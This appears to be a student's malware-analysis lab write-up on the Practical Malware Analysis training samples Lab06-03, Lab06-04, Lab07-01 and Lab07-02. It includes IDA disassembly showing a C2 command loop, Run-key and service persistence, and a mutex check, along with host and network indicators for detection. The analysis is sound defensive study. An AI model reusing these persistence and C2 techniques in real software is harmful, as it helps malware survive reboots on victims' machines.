


Figure 11: Lab06–03.exe | `sub_401130 flowchart`

iv. What can this function do?

The five `switch` cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	Loc_40115A	Calls CreateDirectoryA to create directory *C:\Temp*
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be *C:\Temp\cc.exe*
Case 2	loc_40117F	Calls DeleteFileA to delete the file *C:\Temp\cc.exe*
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to *Malware* with data *C:\Temp\cc.exe*
Case 4	loc_4011D4	Call Sleep to sleep the program for *100 seconds*
Default	loc_4011E1	Print error message *Error 3.2: Not a valid command provided*

Figure 12: Lab06–03.exe | `sub_401130 switch cases`

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. `lpExistingFileName` is the current file, Lab06–03.exe. Setting the registry key `Software\Microsoft\Windows\CurrentVersion\Run\Malware` with file `C:\Temp\cc.exe` is a method of persistence to execute the malware on system startup.

v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (`C:\Temp\cc.exe`), and the registry key used for persistence (`Software\Microsoft\Windows\CurrentVersion\Run /v Malware | C:\Temp\cc.exe`)

vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06–01.exe and Lab06–02.exe, Lab06–03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from http://www.practicalmalwareanalysis.com/cc.htm. The program then has a set of possible functionalities based upon the contents of *cc.htm* and the `switch` code construct to perform one of:

- Create directory `C:\Temp`
- Copy the current file (Lab06–03.exe) to `C:\Temp\cc.exe`
- Set the Run registry key as `Malware | C:\temp\cc.exe` for persistence
- Delete `C:\Temp\cc.exe`
- Sleep the program for 100 seconds

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06–03.exe and Lab06-04.exe?

```
0000000000401040
0000000000401040
0000000000401040                    ; Attributes: bp-based frame
0000000000401040
0000000000401040                    downloadFile proc near
0000000000401040
0000000000401040                    Buffer= byte ptr -230h
0000000000401040                    var_22F= byte ptr -22Fh
0000000000401040                    var_22E= byte ptr -22Eh
0000000000401040                    var_22D= byte ptr -22Dh
0000000000401040                    var_22C= byte ptr -22Ch
0000000000401040                    hFile= dword ptr -30h
0000000000401040                    hInternet= dword ptr -2Ch
0000000000401040                    szAgent= byte ptr -28h
0000000000401040                    dwNumberOfBytesRead= dword ptr -8
0000000000401040                    var_4= dword ptr -4
0000000000401040                    arg_0= dword ptr  8
0000000000401040
0000000000401040 55                 push    ebp
0000000000401041 8B EC              mov     ebp, esp
0000000000401043 81 EC 30 02 00 00  sub     esp, 560        ; Integer Subtraction
0000000000401049 8B 45 08           mov     eax, [ebp+arg_0]
000000000040104C 50                 push    eax
000000000040104D 68 F4 70 40 00     push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
0000000000401052 8D 4D D8           lea     ecx, [ebp+szAgent] ; Load Effective Address
0000000000401055 51                 push    ecx
0000000000401056 E8 8B 02 00 00     call    sub_4012E6      ; Call Procedure
000000000040105B 83 C4 0C           add     esp, 12         ; Add
000000000040105E 6A 00              push    0               ; dwFlags
0000000000401060 6A 00              push    0               ; lpszProxyBypass
0000000000401062 6A 00              push    0               ; lpszProxy
0000000000401064 6A 00              push    0               ; dwAccessType
0000000000401066 8D 55 D8           lea     edx, [ebp+szAgent] ; Load Effective Address
0000000000401069 52                 push    edx             ; lpszAgent
000000000040106A FF 15 DC 60 40 00  call    ds:InternetOpenA ; Indirect Call Near Procedure
```

Figure 13: Lab06–04.exe | Modified `downloadFile function with arg_0`

Of the subroutines called from `main` we have analysed (renamed to `testInternet`, `printf`, `downloadFile`, and `commandSwitch`) only `downloadFile` has seen a notable change. The `aInternetExplor` address contains the value *Internet Explorer 7.50/pma%d* for the user-agent (`szAgent`) which includes an *%d* not seen previously, as well as a new local variable `arg_0` (figure 13).

This instructs the `printf` function to take the passed variable `arg_0` as an argument and print as an `int`. The variable is a parameter taken in the calling of `downloadFile` , donated by IDA as `var_C`(figure 14).

```
0000000000401263 8B 4D F4           mov     ecx, [ebp+var_C]
0000000000401266 51                 push    ecx
0000000000401267 E8 D4 FD FF FF     call    downloadFile    ; Call Procedure
000000000040126C 83 C4 04           add     esp, 4          ; Add
000000000040126F 88 45 F8           mov     [ebp+command], al
0000000000401272 0F BE 55 F8        movsx   edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06–04.exe | Variable passed to downloadFile
Some of the called subroutines have different memory addresses to what we saw in the previous Lab06–0X.exes, due to the `main` function being somewhat more complex and expanded.

ii. What new code construct has been added to `main`?

`main` has been developed upon to include a `for loop` code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06–04.exe | For loop within main

A `for loop` code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within `main` (figure 16):

Component	Instruction	Description
Initialisation	`mov [ebp+var_C], 0`	Set var_C to 0
Comparison	`cmp [ebp+var_C], 1440`	Check to see if var_C is 1440
Execution	DownloadFile commandSwitch	Download and read command from the file Execute command using switch cases
Increment	`mov eax, [ebp+var_C]` `add eax, 1`	Add 1 to the value of var_C

Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (`downloadFile`) now includes a passed variable. Having analysed this and `main`, we can determine that it is the `for loop`'s current conditional variable (`var_C`) value which is passed through to `downloadFile's` user-agent *Internet Explorer 7.50/pma%d*, as `arg_0` as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of `main`'s `for loop` which can help us roughly work how long the program will run. Firstly, we know that there is a `Sleep` for 60 seconds, after the `commandSwitch` function. We also know that the conditional variable (`var_C`) is incremented by 1 each loop. (Figure 17).




Figure 167: Lab06–04.exe | Sleep function and for loop increment

The `for loop` starts `var_C` at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the `switch` within `commandSwitch` to sleep for 100seconds at any of the 1440 iterations.

v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06–04.exe is the `aInternetExplor` "*Internet Explorer 7.50/pma%d"*, with "*http://www.practicalmalwareanalysis.com/cc.htm*" as the other, already known, indicator.

vi. What is the purpose of this malware?

Lab06–04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

Practical No. 3

a. Analyze the malware found in the file Lab07-01.exe.

i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named “Malservice”. Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named “**Malservice**” wich auto starts each time. (CreateServiceA)

```
push    3                   ; dwDesiredAccess
push    0                   ; lpDatabaseName
push    0                   ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+Filename]
push    3E8h                ; nSize
push    eax                 ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
push    0                   ; lpPassword
push    0                   ; lpServiceStartName
push    0                   ; lpDependencies
push    0                   ; lpdwTagId
lea     ecx, [esp+414h+Filename]
push    0                   ; lpLoadOrderGroup
push    ecx                 ; lpBinaryPathName
push    0                   ; dwErrorControl
push    SERVICE_AUTO_START ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push    offset DisplayName ; "Malservice"
push    offset DisplayName ; "Malservice"
push    esi                 ; hSCManager
call    ds:CreateServiceA
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax                 ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx                 ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
push    0                   ; lpTimerName
push    0                   ; bManualReset
push    0                   ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0                   ; fResume
push    0                   ; lpArgToCompletionRoutine
push    0                   ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
```

ii. Why does this program use a mutex?


Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name “**HGL345**” with **MUTEX_ALL_ACCESS.** If instance is already created, terminates program, otherwise creates one.

iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex “**HGL345**” and service “**Malservice**”, which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is “Internet Explorer 8.0” good network-based signature and connects to server “http://www.malwareanalysisbook.com" for infinity time.



v. What is the purpose of this program?


Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "http://www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.

vi. When will this program finish executing?

Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.

```
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax             ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx             ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 2100
call    ds:SystemTimeToFileTime
push    0               ; lpTimerName
push    0               ; bManualReset
push    0               ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0               ; fResume
push    0               ; lpArgToCompletionRoutine
push    0               ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0               ; lPeriod
push    edx             ; lpDueTime
push    esi             ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh      ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
```


Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.



b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?


Program doesn't achieve persistance. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).



IDA PRO represents **rclsid** and **riid** like this:


```
.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid          dd 2DF01h               ; Data1
.rdata:00402058                                         ; DATA XREF: _main+1D↑o
.rdata:00402058                 dw 0                    ; Data2
.rdata:00402058                 dw 0                    ; Data3
.rdata:00402058                 db 0C0h, 6 dup(0), 46h  ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid            dd 0D30C1661h           ; Data1
.rdata:00402068                                         ; DATA XREF: _main+14↑o
.rdata:00402068                 dw 0CDAFh               ; Data2
.rdata:00402068                 dw 11D0h                ; Data3
.rdata:00402068                 db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4
```

There are two ways to get GUID value of rclsid and riid.Conversion through size representation:dd (dword — 4 bytes)
0002 DF01
dw 0 - **0000**
dw 0 - **0000**
db **C0** (takes only 1 byte)
